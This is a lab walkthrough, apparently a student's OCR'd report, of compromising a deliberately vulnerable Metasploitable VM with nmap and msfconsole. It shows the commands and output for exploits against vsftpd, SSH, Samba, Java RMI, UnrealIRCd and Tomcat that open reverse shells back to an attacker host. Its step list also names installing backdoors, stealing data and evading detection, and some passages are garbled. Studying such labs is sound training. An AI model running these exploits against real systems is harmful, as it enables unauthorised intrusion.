System Hacking through msfconsole

- 1) Firstly, scan the system through nmap (nmap [ip] -v -sT -p 1-65535 -oX tcpscan.xml -sV).
- 2) Then change the .xml file .html by (xsltproc tcpscan.xml -o tcpscan.html). It gives all the open ports and services that we will run in browser.
- 3) Now, type (service postgresql start) to start the service of msfconsole.

 Then type (msfconsole) run the console.
- 4) Then type (db_status) to know that our system is connected to our database or not. You can also import the .xml file to this cosnsole by giving command (db_import filename).
- 5) For enumeration :-- type search service (like ftp) auxiliary. It show varoius options like auxiliary/ftp/anonymous_login. Then type show options and fill the blank spaces which stated yes and ignore the no options. For that set RHOSTS then give target system's ip. Then type run/exploit to execute that auxiliary cmnd.
- 6) All these steps are also for exploitation. After all these steps there are some more commands written below.

- 7) After execution, type sessions to check session of that auxiliary. To access that session type (sessions -i [session no.]).
- 8) Now you got the system's access. To check the machine name, you can type whoami/uname -a/hostname).

Here are the various steps which I used to gain the access of a system

DESCRIPTION

- System Hacking Process for Local Metasploitable Machine
- ❖ The local Metasploitable machine is a vulnerable system designed for penetration testing and learning ethical hacking. It is a virtual machine that can be installed on a computer to practice hacking techniques.
- ❖ To hack this machine, you would need to follow these steps:
 - 1. Set up the Metasploitable machine on your computer.
 - 2. Use tools like Nmap to scan the network and identify open ports and services.
 - 3. Look for vulnerabilities in the services and applications running on the machine.
 - 4. Use Metasploit to exploit any vulnerabilities found.
 - 5. Gain access to the machine and install backdoors or malware.
 - 6. Steal sensitive data and documents.
 - 7. Maintain persistence and avoid detection by security measures.
- The main steps of system hacking are written below :-

• Open the tcpscan.html file in browser.

Ports

The 65505 ports scanned but not shown below are in state: closed


• 65505 ports replied with: conn-refused

Port		State (toggle closed [0] fillered [0])	Service	Reason	Product	Version	Extra info
		open			vsftpd	2.3.4	Externito
	tcp	open	-	syn-ack	OpenSSH		protocol 2.0
	1	open		syn-ack	Linux telnetd	4.7p1 Decial oudding	protocol 2.0
	-				Postfix smtpd		
	tcp	open	-	syn-ack	ISC BIND	9.4.2	
	-	open		syn-ack			
	-	open			Apache httpd	2.2.8	(Ubuntu) DAV/2
	-	open		syn-ack		2	RPC #100000
	-	open		,	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
512	top	open	exec	syn-ack	netkit-rsh rexecd		
513	tcp	open	login	syn-ack	OpenBSD or Solaris rlogind		
514	tcp	open	tcpwrapped	syn-ack			
1099	tcp	open	java-rmi	syn-ack	GNU Classpath grmiregistry		
1524	tcp	open	bindshell	syn-ack	Metasploitable root shell		
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
3632	tcp	open	distood	syn-ack	distood	v1	(GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp	open	vnc	syn-ack	VNC		protocol 3.3
6000	top	open	X11	syn-ack			access denied
6667	tcp	open	irc	syn-ack	UnrealIRCd		
6697	tcp	open	irc	syn-ack	UnrealIRCd		
8009	tcp	open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	
		open			Ruby DRb RMI		Ruby 1.8; path /usr/lib/ruby/1.8/drb
	-	open	mountd	syn-ack			RPC #100005
	-	open		syn-ack		1	RPC #100024
	-	open		syn-ack		1-4	RPC #100021
		open			GNU Classpath grmiregistry		
	-up	apan.	para	-7	and analysis guilleges,		

• Now search (search ftp auxiliary) then :--

msf6 > search ftp auxiliary gle							
Matching Modules ====================================							
# Name Disclosure Date Rank Check Description							
O auxiliary/scanner/ftp/anonymous normal No Anonymous FTP A ccess Detection							
1 auxiliary/gather/apple_safari_ftp_url_cookie_theft 2015-04-08 normal No Apple OSX/iOS/W indows Safari Non-HTTPOnly Cookie Theft							
2 auxiliary/server/capture/ftp . normal No Authentication Capture: FTP							
3 auxiliary/scanner/ftp/bison_ftp_traversal 2015-09-28 normal Yes BisonWare Bison FTP Server 3.5 Directory Traversal Information Disclosure							
4 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal No Cerberus FTP Se rver SFTP Username Enumeration							
5 auxiliary/scanner/snmp/cisco_config_tftp . normal No Cisco IOS SNMP Configuration Grabber (TFTP)							
6 auxiliary/scanner/snmp/cisco_upload_file . normal No Cisco IOS SNMP File Upload (TFTP)							
7 _action: Override_Config poblind							
nning config 8 _action: Upload_File							
9 auxiliary/admin/networking/cisco_vpn_3000_ftp_bypass 2006-08-23 normal No Cisco VPN Conce ntrator 3000 FTP Unauthorized Administrative Access							
10 auxiliary/scanner/ftp/colorado_ftp_traversal 2016-08-11 normal Yes ColoradoFTP Ser							
ver 1.3 Build 8 Directory Traversal Information Disclosure 11 auxiliary/gather/crushftp_fileread_cve_2024_4040 . normal Yes CrushFTP Unauth							
enticated Arbitrary File Read 12 auxiliary/scanner/ftp/easy_file_sharing_ftp 2017-03-07 normal Yes Easy File Shari							
ng FTP Server 3.6 Directory Traversal							
13 auxiliary/scanner/ftp/ftp_login . normal No FTP Authenticat ion Scanner							
14 auxiliary/scanner/portscan/ftpbounce . normal No FTP Bounce Port Scanner							

• Type (use 0) because we select the first option and that's name is 0.




 We got the username and password of the ftp. Now type set RHOSTS (ip of targeted system) because it stated yes. So it's necessary to fill the blank space.

```
<u>msf6</u> auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.168.65.147
RHOSTS => 192.168.65.147
<u>msf6</u> auxiliary(scanner/ftp/anonymous) > run

[+] 192.168.65.147:21 - 192.168.65.147:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 192.168.65.147:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

• It's successfully completed now its time to exploit for that search (search ftp exploit). You can also search by their product name.



```
msf6 exploit(unix/Rp/vaftp
RHOSTS => 192.168.65.147
                                                     ) > setg RHOSTS 192.168.65.147
msf6 exploit(

    192.168.65.147:21 - Banner: 220 (vsFTPd 2.3.4)
    192.168.65.147:21 - USER: 331 Please specify the password.
    192.168.65.147:21 - Backdoor service has been spawned, handling...

[+] 192.168.65.147:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.65.143:41637 -> 192.168.65.147:6200) at 2024-07-28 12:14:11 +0530
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
bin
boot
cdrom
dev
etc
home
initrd.img
liЬ
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
var
```

- We successfully gain the access of a system through a port name called ftp.
- Now move into another port that is ssh.

```
msf6 auxiliary(
                                               ) > use 11
 No payload configured, defaulting to cmd/unix/interact
msf6 exploit(
                                           > show options
Module options (exploit/linux/ssh/cisco_ucs_scpuser):
 Name Current Setting Required Description
 PASSWORD scpuser yes Password to login with
RHOSTS 192.168.65.147 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
USERNAME scpuser yes Username to login with
Exploit target:
 ld Name
 0 Cisco UCS Director < 6.7.2.0
View the full module info with the info, or info -d command.
msf6 exploit(
192.168.65.147:22 - Attempt to login to the Cisco appliance...
   192.168.65.147:22 SSH - Failed authentication
Exploit completed, but no session was created.
                                           ) > set USERNAME user
msf6 exploit(
USERNAME => user
                                           ) > set PASSWORD user
msf6 exploit(
msf6 exploit
PASSWORD => user
msf6 exploit(
192.168.65.147:22 - Attempt to login to the Cisco appliance...
[+] 192.168.65.147:22 - Login Successful (user:user)
Found shell.
Command shell session 2 opened (192.168.65.143:39227 -> 192.168.65.147:22) at 2024-07-28 12:56:55 +0530
whoami
user
hostname
metasploitable
hello
sampe.txt
```

- We know the default username and password of ssh that is user:user if we don't know then, we search auxiliary and then put rockyou.txt in username and password section. We also got the access of ssh service of port number 22.
- Now move onto another service or port number.
- Search samba exploit, then choose an exploit

```
msf6 exploit(
                                             ) > search samba exploit
Matching Modules
 # Name
                                       Disclosure Date
Rank Check Description
0 exploit/unix/webapp/citrix_access_gateway_exec
                                                                2010-12-21
excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/caliccInt_getconfig
                                                           2005-03-02
average No Computer Associates License Client GETCONFIG Overflow
 2 \_ target: Automatic
 3 \_ target: Windows 2000 English
 4 \_ target: Windows XP English SP0-1
 5 \_ target: Windows XP English SP2
 6 \_ target: Windows 2003 English SP0
 7 exploit/unix/misc/distcc_exec
                                                   2002-02-01
excellent Yes DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
                                                              2015-01-26
 9 \_ target: Windows x86
 10 \_ target: Windows x64
 11 exploit/windows/fileformat/ms14_060_sandworm
                                                                    2014-10-14
excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
 12 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31
excellent Yes Quest KACE Systems Management Command Injection
13 exploit/multi/samba/usermap_script 2007-05-14
excellent No Samba "username map script" Command Execution
14 exploit/multi/samba/nttrans 2003-04-07
average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
15 exploit/linux/samba/setinfopolicy_heap 2012-04-10
normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

msf6 exploit(multi/samba/usermen section) > share
msf6 exploit(
                                          )> use 13
Module options (exploit/multi/samba/usermap_script):
 Name Current Setting Required Description
 CHOST no
                          The local client address
                   no The local client port
no A proxy chain of format type:host:port[,type
 Proxies
                   no
                    :host:port][...]
 RHOSTS 192.168.65.147 yes The target host(s), see https://do
oit.com/docs/using-metasploit/basics/using-m
                                    The target host(s), see https://docs.metaspl
                     etasploit.html
 RPORT 139
                    yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
 Name Current Setting Required Description
 LHOST 192.168.65.143 yes The listen address (an interface may be specif
                    ied)
 LPORT 4444
                              The listen port
                      ves
Exploit target:
 ld Name
 0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(
[*] Started reverse TCP handler on 192.168.65.143:4444
[*] Command shell session 3 opened (192.168.65.143:4444 -> 192.168.65.147:34540) at 2
024-07-28 13:05:17 +0530
whoami
root
hostname
metasploitable
```

- So we also got the access of samba service on port number 139.
- Move into another port number 1099.


```
msf6 exploit(mult
                                     rir) > search java rmi exploit
Matching Modules
 # Name
                                          Disclo
sure Date Rank
                Check Description
 0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-0
5-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin
Upload RCE
 1 exploit/multi/http/crushftp_rce_cve_2023_43177
                                                          2023-0
8-08 excellent Yes CrushFTP Unauthenticated RCE
 2 \ target: Java
     \ target: Linux Dropper
 4 \_ target: Windows Dropper
 5 exploit/multi/misc/java_jmx_server
                                                    2013-0
5-22
        excellent Yes Java JMX Server Insecure Configuration Java Code
Execution
 6 auxiliary/scanner/misc/java_imx_server
                                                      2013-0
5-22
                      Java JMX Server Insecure Endpoint Code Execution
        normal No
Scanner
 7 exploit/multi/misc/java_rmi_server
                                                    2011-1
        excellent Yes Java RMI Server Insecure Default Configuration Ja
va Code Execution
 8 \_ target: Generic (Java Payload)
 9 \ target: Windows x86 (Native Payload)
 10 \_ target: Linux x86 (Native Payload)
 11 \_ target: Mac OS X PPC (Native Payload)
```

```
<u>msf6</u> exploit(<u>multi/samba/usermap_scrip</u>) > use 7

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(
msf6 exploit(
                                         ) > show options
Module options (exploit/multi/misc/java_rmi_server):
 Name Current Setting Required Description
 HTTPDELAY 10
                          yes Time that the HTTP Server will wait
                        for the payload request
  RHOSTS 192.168.65.147 yes The target host(s), see https://doc
                       s.metasploit.com/docs/using-metaspl
                       oit/basics/using-metasploit.html
                       yes The target port (TCP)
yes The local host or network interface
to listen on. This must be an addr
  RPORT 1099
  SRVHOST 0.0.0.0
                       ess on the local machine or 0.0.0.0
                   yes The local port to listen on.

Negotists SSI
                       to listen on all addresses.
  SRVPORT 8080
  SSL false
                            Negotiate SSL for incoming connecti
                      ons
  SSLCert
                     no Path to a custom SSL certificate (d
                       efault is randomly generated)
  URIPATH
                       no The URI to use for this exploit (de
                       fault is random)
Payload options (java/meterpreter/reverse_tcp):
 Name Current Setting Required Description
  LHOST 192.168.65.143 yes The listen address (an interface may be
                     specified)
  LPORT 4444
                      yes The listen port
Exploit target:
 ld Name
  O Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/jave_mil_serve) > run
[*] Started reverse TCP handler on 192.168.65.143:4444
192.168.65.147:1099 - Using URL: http://192.168.65.143:8080/2G9HvZKs
192.168.65.147:1099 - Server started.
[*] 192.168.65.147:1099 - Sending RMI Header...
192.168.65.147:1099 - Sending RMI Call...
[*] 192.168.65.147:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.65.147
[*] Meterpreter session 4 opened (192.168.65.143:4444 -> 192.168.65.147:36128)
at 2024-07-28 13:14:26 +0530
meterpreter > who ami
   Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
meterpreter > hostname
   Unknown command: hostname. Run the help command for more details.
meterpreter > ls
Listing:/
            Size Type Last modified
Mode
                                                 Name
040666/rw-rw-rw- 4096 dir 2012-05-14 09:05:33+0530 bin
040666/rw-rw-rw- 1024 dir 2012-05-14 09:06:28 +0530 boot
040666/rw-rw-rw- 4096 dir 2010-03-17 04:25:51 +0530 cdrom
040666/rw-rw-rw- 13700 dir 2024-07-28 11:22:13 +0530 dev
040666/rw-rw-rw- 4096 dir 2024-07-28 13:09:27 +0530 etc
040666/rw-rw-rw- 4096 dir 2010-04-16 11:46:02 +0530 home
```

- Here we got the access of another system through java-rmi service.
- Now, we move into another service called irc on port 6667.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdo)> run
 192.168.65.147:6667 - Exploit failed: A payload has not been selecte
ď.
Exploit completed, but no session was created.
msf6 exploit(un
                                         show payloads
Compatible Payloads
_____
 # Name
                            Disclosure Date Rank
 Check Description
 O payload/cmd/unix/adduser
                                            norm
al No Add user with useradd
1 payload/cmd/unix/bind_perl
al No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 .
                                              norm
al No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby
al No Unix Command Shell, Bind TCP (via Ruby)
 4 payload/cmd/unix/bind_ruby_ipv6 .
al No Unix Command Shell, Bind TCP (via Ruby) IPv6
 5 payload/cmd/unix/generic
al No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse
al No Unix Command Shell, Double Reverse TCP (telnet)
 7 payload/cmd/unix/reverse_bash_telnet_ssl .
                                                   norm
al No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl
al No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl .
al No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby
al No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl .
                                                norm
al No Unix Command Shell, Reverse TCP SSL (via Ruby)
 12 payload/cmd/unix/reverse_ssl_double_telnet .
                                                    norm
al No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(un
                                     packdo):> set payload payload/c
md/unix/reverse_perl
payload => cmd/unix/reverse_perl
                                        kdo)>> run
msf6 exploit(
```

 Here, we need to select a payload. For that type show payloads, then set payload by typing (set payloads [and name of that payload]).

```
192.168.65.147:6667 - Msf::OptionValidateError One or more options f
ailed to validate: LHOST.
Exploit completed, but no session was created.
msf6 exploit(u
                                             setg LHOST 192.168.65
143
HOST => 192.168.65.143
msf6 exploit(un
Started reverse TCP handler on 192.168.65.143:4444
192.168.65.147:6667 - Connected to 192.168.65.147;6667...
 :irc.Metasploitable.LAN NOTICE AUTH:*** Looking up your hostname...
 :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostn
ame; using your IP address instead
192.168.65.147:6667 - Sending backdoor command...
Command shell session 5 opened (192.168.65.143:4444 -> 192.168.65.14
7:44504) at 2024-07-28 13:25:26 +0530
whoami
oot
hostname
metasploitable
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
```

- Now we got another error of not selecting the RHOSTS & LHOST. After giving these two then run the command and boom we got the access of targeted system.
- Let's move onto another service called tomcat on port 8180.


Then show options and fill the required options and run.



Then set payload, as we done previously.

```
) > set rport 8180
msf6 exploit(
rport => 8180
msf6 exploit(
Started reverse TCP handler on 192.168.65.143:4444
[*] Using manually select target "Linux x86"
Uploading 1620 bytes as IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8.war ...
Executing /IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8/uWR5vAHFYqoa.jsp...
[*] Sending stage (36 bytes) to 192.168.65.147
Undeploying IN7fO2UAUuzJPI9R3bJ4S5V3pv9vD8 ...
Command shell session 6 opened (192.168.65.143:4444 -> 192.168.65.147:38740) at 2
024-07-28 14:16:19 +0530
whoami
tomcat55
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

 We got another access. Now search another exploit that name is vnc on port no. 5900.



Now we type a exploit id/no. that we want to test.

```
Bade exploit(with/warea laphane and ) sure 15
[1] Using configured payloid caffwirthing and caff and the state of the stat
```

 And we got the access. One thing is here that firstly we have to check the password for this exploit through auxiliaries.

Ending note

- Please note that hacking into a system that is not your own is illegal and should only be done with the explicit permission of the system owner. Always use ethical hacking tools and methods for testing and learning purposes.
- ❖ The purpose of hacking into a local Metasploitable machine is to understand the process of ethical hacking and to practice ethical hacking techniques. It is not meant to cause any harm to the machine or its owner.

* Remember to only use this machine for educational and ethical hacking purposes, and never use it for any malicious activities.

THANKING YOU TO VIEW MY FILE AND GIVE ME SOME SUGGESTIONS.